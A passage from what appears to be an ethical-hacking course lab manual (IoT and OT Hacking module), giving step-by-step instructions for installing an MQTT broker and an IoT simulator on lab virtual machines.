Module 18 – IoT and OT Hacking

7. **Select Destination Location** page appears, without making any changes to the default installation location, click on **Next**.
8. In the next window, click **Install** to complete the installation.




9. The installation completes, click on **Finish**. Ensure that **Launch Bevywise_MQTTRoute_Win_64** is checked.




Module 18 – IoT and OT Hacking

10. The MQTTRoute will execute, and the command prompt will appear. You can see the TCP port using **1883**.



11. We have installed MQTT Broker successfully and leave the Bevywise MQTT running.
12. To create IoT devices, we must install the **IoT simulator** on the client machine.
13. Switch to the **Windows Server 2022** virtual machine. Click **Ctrl+Alt+Del**.
14. By default, **CEH\Administrator** account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.
Note: If the network screen appears, click **Yes**.
15. Navigate to **Z:\CEH-Tools\CEHv12 Module 18 IoT and OT Hacking\Bevywise IoT Simulator** folder and double-click on the **Bevywise_IoTSimulator_Win_64.exe** file.




16. The **Open File - Security Warning** popup appears. Click **Run**.

Module 18 – IoT and OT Hacking

